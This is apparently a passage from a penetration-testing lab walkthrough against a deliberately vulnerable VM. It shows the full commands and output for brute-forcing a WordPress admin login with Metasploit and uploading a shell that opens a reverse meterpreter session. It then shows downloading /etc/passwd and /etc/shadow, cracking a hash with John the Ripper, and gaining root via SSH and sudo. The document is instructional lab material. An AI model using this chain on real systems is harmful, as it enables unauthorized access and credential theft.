
5. Enter a new entry for the **IP address of your VM** and the hostname **vtcsec**, as shown below:



```
127.0.0.1       localhost
127.0.1.1       kali
10.1.1.189      vtcsec

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```


Exercise 3.2: Using Metasploit to Enumerate and Brute Force the Admin Username and Password

6. Launch Metasploit with the `msfconsole` command:




```
root@kali:~# msfconsole


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOOc       cOOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v4.17.33-dev                         ]
+ -- --=[ 1843 exploits - 1045 auxiliary - 320 post       ]
+ -- --=[ 541 payloads - 44 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

7. Use the **wordpress_login_enum** auxiliary module to enumerate and brute force the admin user, as shown below:



```
msf > use auxiliary/scanner/http/wordpress_login_enum
msf auxiliary(scanner/http/wordpress_login_enum) > set username admin
username => admin
msf auxiliary(scanner/http/wordpress_login_enum) > set pass_file /usr/share/wordlists/dirb/common.txt
pass_file => /usr/share/wordlists/dirb/common.txt
msf auxiliary(scanner/http/wordpress_login_enum) > set targeturi /secret/
targeturi => /secret/
msf auxiliary(scanner/http/wordpress_login_enum) > set rhosts 10.1.1.189
rhosts => 10.1.1.189
msf auxiliary(scanner/http/wordpress_login_enum) > run

[*] /secret/ - WordPress Version 4.9 detected
[*] 10.1.1.189:80 - /secret/ - WordPress User-Enumeration - Running User Enumeration
[*] 10.1.1.189:80 - /secret/ - WordPress User-Validation - Running User Validation
```


8. You should get the following message (the username admin and password admin):



```
[*] 10.1.1.189:80 - [0286/4614] - /secret/ - WordPress Brute Force - Trying username:'admin' with password:'admin'
[+] /secret/ - WordPress Brute Force - SUCCESSFUL login for 'admin' : 'admin'
[!] No active DB -- Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/wordpress_login_enum) >
```


Exercise 3.3: Exploiting Wordpress

9. Now let's use the wordpress admin shell upload exploit, as shown below:




```
msf > use unix/webapp/wp_admin_shell_upload
msf exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set rhost 10.1.1.189
rhost => 10.1.1.189
msf exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /secret
targeturi => /secret
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.1.1.2:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/WiPcnbVUFm/BWOCzUXEct.php...
[*] Sending stage (37775 bytes) to 10.1.1.189
[*] Sleeping before handling stage...
```

10. Once the exploit is successful, you should get a meterpreter shell.
11. There you can obtain the system information with the sysinfo command.
12. Download the **/etc/passwd** and **/etc/shadow** files, as shown below:



```
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 10.1.1.2:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/WiPcnbVUFm/BWOCzUXEct.php...
[*] Sending stage (37775 bytes) to 10.1.1.189
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (10.1.1.2:4444 -> 10.1.1.189:41274) at 2019-01-06 21:18:35 -0500
[+] Deleted BWOCzUXEct.php
[+] Deleted WiPcnbVUFm.php
[+] Deleted ../WiPcnbVUFm

meterpreter >
meterpreter >
meterpreter > sysinfo
Computer    : vtcsec
OS          : Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64
Meterpreter : php/linux
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd -> passwd
[*] skipped    : /etc/passwd -> passwd
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow -> shadow
[*] skipped    : /etc/shadow -> shadow
meterpreter >
meterpreter >
```


13. You should now have the **/etc/passwd** and **/etc/shadow** files in your Kali system. The **unshadow** tool combines the passwd and shadow files so John the Ripper can use them.Use the **unshadow** command and save the output to a file (***cracking***).



```
root@kali:~# ls
cracking  Documents  Mobile      Music   Pictures  radamsa  start_vulnerables.sh  testssl.sh
Desktop   Downloads  mobile.zip  passwd  Public    shadow   Templates             Videos
root@kali:~#
root@kali:~# unshadow passwd shadow > cracking
root@kali:~#
```


Exercise 3.4: Post Exploitation and Cracking Passwords

14. Use John the Ripper to crack the password:



```
root@kali:~#
root@kali:~# john cracking
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2019-01-06 21:21) 100.0g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlinspikes
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

15. The password for the user **marlinspike** is **marlinspike**!
16. SSH to the VM using those credentials and try to sudo, as shown below:



```
root@kali:~# ssh marlinspike@10.1.1.189
marlinspike@10.1.1.189's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

19 packages can be updated.
19 updates are security updates.

Last login: Sun Jan  6 17:16:32 2019 from 10.1.1.2
marlinspike@vtcsec:~$ sudo -i
[sudo] password for marlinspike:
root@vtcsec:~#
root@vtcsec:~#
root@vtcsec:~# PWNED!! ;-)
```

17. Congratulations! You have root access!!!